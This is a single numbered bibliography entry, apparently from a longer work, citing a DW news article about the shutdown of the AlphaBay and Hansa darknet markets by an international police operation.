[9] "Alphabay and hansa darknet markets shut down after international police operation." https://www.dw.com/en/alphabay-and-hansa-darknet-markets-shut-down-after-international-police-operation/a-39776885.